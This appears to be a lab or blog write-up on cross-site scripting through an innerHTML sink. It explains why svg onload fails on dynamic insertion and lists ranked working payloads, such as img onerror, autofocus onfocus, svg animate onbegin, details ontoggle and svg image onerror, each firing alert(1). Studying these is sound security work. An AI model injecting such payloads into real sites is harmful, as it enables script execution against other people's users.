
Its rendered as
<img>tag withonerrorevent and executedalert()function
Try different payload:
payload:
<svg onload=alert(1)>
Even though
<svgis injected in the DOM, but thealert()is not triggered.
onload on <svg> only fires if the element is actually “loading” something
This is the more subtle and important reason. The onload event on <svg> is tied to the document/resource load lifecycle of that SVG — similar to how <body onload> fires on page load.
Key issue: If the <svg> element is inserted into a part of the DOM that’s already loaded (i.e., dynamically via innerHTML after page load), some browsers don’t re-trigger the onload semantics the same way they would on initial parse.
This payload is far more reliable for dynamic insertion because it doesn’t depend on a “load” event at all:

<svg><animate attributeName="x" dur="1s" onbegin=alert(1)>payload:
<svg><animate attributeName="x" dur="1s" onbegin=alert(1)>
Other payloads to try :
<svg><animateTransform attributeName="transform" onbegin=alert(1)>Most Reliable Payloads for innerHTML Sinks (in order of reliability)
Since you’re specifically dealing with innerHTML, here’s a ranked list — try these in order:
// 1. Most reliable - doesn't depend on load events
<img src=x onerror=alert(1)>

// 2. Very reliable - autofocus fires immediately on insertion
<input autofocus onfocus=alert(1)>

// 3. SVG animate - fires on insertion, not page load
<svg><animate onbegin=alert(1) attributeName=x dur=1s>

// 4. Details/summary toggle trick
<details open ontoggle=alert(1)>
1. <image> tag inside <svg> (most common technique)
SVG has its own <image> element (note: not <img>), and it does support onerror:
<svg><image href=x onerror=alert(1)></svg>or with the older xlink:href syntax for broader compatibility:
<svg><image xlink:href=x onerror=alert(1)></svg>This is the closest SVG equivalent to your img onerror payload — it fails to load x as an image source, triggering onerror.
2. Foreign object embedding a real <img>
<svg><foreignObject><img src=x onerror=alert(1)></foreignObject></svg>This drops out of the SVG namespace into regular HTML inside foreignObject, so the normal img onerror behavior applies.